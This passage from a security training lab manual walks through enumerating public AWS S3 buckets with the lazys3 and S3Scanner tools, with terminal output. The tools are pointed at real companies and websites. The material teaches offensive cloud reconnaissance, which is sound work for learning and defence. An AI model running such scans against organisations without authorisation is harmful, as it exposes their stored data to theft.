
```
Applications Places System >_ [icon] [icon]
cd lazys3-master/ - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd lazys3-master/
[root@parrot]-[/home/attacker/lazys3-master]
#
```


7. In the lazys3 folder, type **ls** and press **Enter** to list the folder content.
8. The folder content is displayed; here, we will run the **lazys3.rb** script to find the public S3 buckets.



```
Applications Places System [Terminal]
ls --color=auto - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd lazys3-master/
[root@parrot]-[/home/attacker/lazys3-master]
# ls
common_bucket_prefixes.txt lazys3.rb README.md
[root@parrot]-[/home/attacker/lazys3-master]
#
```

9. Now, type **ruby lazys3.rb** and press **Enter**.
10. A list of public S3 buckets is displayed, as shown in the screenshot.



```
Applications Places System [Terminal]
ruby lazys3.rb - Parrot Terminal
File Edit View Search Terminal Help
# ruby lazys3.rb
Generated wordlist from file, 8817 items...
Found bucket: ()
Found bucket: -admin-dev ()
Found bucket: -admin.dev ()
Found bucket: -admindev ()
Found bucket: .admin-dev ()
Found bucket: .admin.dev ()
Found bucket: -admin-development ()
Found bucket: -admin.development ()
Found bucket: -admindevelopment ()
Found bucket: .admin-development ()
Found bucket: .admin.development ()
Found bucket: -admin-stage ()
Found bucket: -admin.stage ()
Found bucket: -adminstage ()
Found bucket: .admin-stage ()
Found bucket: .admin.stage ()
Found bucket: -admin-s3 ()
Found bucket: -admin.s3 ()
Found bucket: -admins3 ()
Found bucket: .admin-s3 ()
Found bucket: .admins3 ()
Found bucket: -admin-staging ()
Found bucket: -admin.staging ()
Found bucket: -adminstaging ()
Found bucket: .admin-staging ()
Found bucket: .admin.staging ()
Found bucket: -admin-prod ()
Found bucket: -admin.prod ()
```


11. Press **Ctrl+Z** to stop the script.

```

File Edit View Search Terminal Help
Found bucket: .fileserver-staging ()
Found bucket: .fileserver.staging ()
Found bucket: -fileserver-prod ()
Found bucket: -fileserver.prod ()
Found bucket: -fileserverprod ()
Found bucket: .fileserver-prod ()
Found bucket: .fileserver.prod ()
Found bucket: -fileserver-production ()
Found bucket: -fileserver.production ()
Found bucket: -fileserverproduction ()
Found bucket: .fileserver-production ()
Found bucket: .fileserver.production ()
Found bucket: -fileserver-test ()
Found bucket: -fileserver.test ()
Found bucket: -fileservertest ()
Found bucket: .fileserver-test ()
Found bucket: .fileserver.test ()
Found bucket: -filestore-dev ()
Found bucket: -filestore.dev ()
Found bucket: -filestoredev ()
Found bucket: .filestore-dev ()
Found bucket: .filestore.dev ()
Found bucket: -filestore-development ()
Found bucket: -filestore.development ()
Found bucket: -filestoredevelopment ()
Found bucket: .filestore-development ()
^Z
[2]+  Stopped                  ruby lazys3.rb
[*]-[root@parrot]-[/home/attacker/lazys3-master]
#

```

12. You can search the S3 buckets of specific company. To do so, type **ruby lazys3.rb [Company]** and press **Enter**.

Note: Here, the target company name is **HackerOne**; you can enter the company name of your choice.

13. The result appears, showing the obtained list of S3 buckets of the specified company.

Note: It will take some time to obtain a complete list of the available S3 buckets.

```

Applications Places System
File Edit View Search Terminal Help
[*]-[root@parrot]-[/home/attacker/lazys3-master]
#ruby lazys3.rb HackerOne
Generated wordlist from file, 9013 items...
Found bucket: HackerOne (403)
^Z
[3]+  Stopped                  ruby lazys3.rb HackerOne
[*]-[root@parrot]-[/home/attacker/lazys3-master]
#

```

14. Press **Ctrl+Z** to stop running the script.

15. This concludes the demonstration of enumerating public S3 buckets.

16. Close all open windows and document all acquired information.

Task 2: Enumerate S3 Buckets using S3Scanner

S3Scanner is a tool that finds the open S3 buckets and dumps their contents. It takes a list of bucket names to check as its input. The S3 buckets that are found are output to a file. The tool also dumps or lists the contents of “open” buckets locally.

Here, we will use the S3Scanner tool to enumerate open S3 buckets.

1. In **Parrot Security** machine, click the **MATE Terminal** icon in the menu to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Type **cd S3Scanner/** and press **Enter** to navigate to the cloned repository.

Note: By default, the tool is cloned to the root directory.

5. In the S3Scanner folder, type **pip3 install -r requirements.txt** and press **Enter** to install the required dependencies.

```

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd S3Scanner/
[root@parrot]~/home/attacker/S3Scanner# pip3 install -r requirements.txt
Collecting awscli
  Downloading awscli-1.22.101-py3-none-any.whl (3.8 MB)
    |████████████████████████████████████████| 3.8 MB 6.1 MB/s
Collecting pytest-xdist
  Downloading pytest_xdist-2.5.0-py3-none-any.whl (41 kB)
    |████████████████████████████████████████| 41 kB 706 kB/s
Collecting coloredlogs
  Downloading coloredlogs-15.0.1-py2.py3-none-any.whl (46 kB)
    |████████████████████████████████████████| 46 kB 6.4 MB/s
Collecting boto3
  Downloading boto3-1.21.46-py3-none-any.whl (132 kB)
    |████████████████████████████████████████| 132 kB 41.1 MB/s
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5)) (2.25.1)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli->-r requirements.txt (line 1)) (5.3.1)
Collecting docutils<0.16,>=0.10
  Downloading docutils-0.15.2-py3-none-any.whl (547 kB)
    |████████████████████████████████████████| 547 kB 27.1 MB/s
Collecting colorama<0.4.4,>=0.2.5
  Downloading colorama-0.4.3-py2.py3-none-any.whl (15 kB)
Collecting rsa<4.8,>=3.1.2
  Downloading rsa-4.7.2-py3-none-any.whl (34 kB)


```


6. After the successful installation of the dependencies, in the terminal window, type **python3 ./s3scanner.py sites.txt** and press **Enter** to run the tool.

Note: Here, **sites.txt** is a text file containing the target website URL that is scanned for open S3 buckets. You can edit the **sites.txt** file to enter the target website URL of your choice.

7. The result appears, displaying a list of public S3 buckets, as shown in the screenshot.

Note: You might encounter the following error: “AWS credentials not configured.” Ignore the error, as we will install and configure the AWS CLI in the next lab.



```
python3 ./s3scanner.py sites.txt - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker/S3Scanner]
#python3 ./s3scanner.py sites.txt
2022-04-25 01:42:35 Warning: AWS credentials not configured. Open buckets will be shown as closed.
Run: 'aws configure' to fix this.
2022-04-25 01:42:38 [found] : flaws.cloud | 25621 bytes | ACLs: unknown - no aws creds
2022-04-25 01:42:39 [not found] : arstechnica.com
2022-04-25 01:42:42 [found] : lifehacker.com | AccessDenied | ACLs: unknown - no aws creds
2022-04-25 01:42:42 [not found] : gizmodo.com
2022-04-25 01:42:46 [found] : reddit.com | AccessDenied | ACLs: unknown - no aws creds
2022-04-25 01:42:49 [found] : stackoverflow.com | AccessDenied | ACLs: unknown - no aws creds
[root@parrot]~[/home/attacker/S3Scanner]
#
```

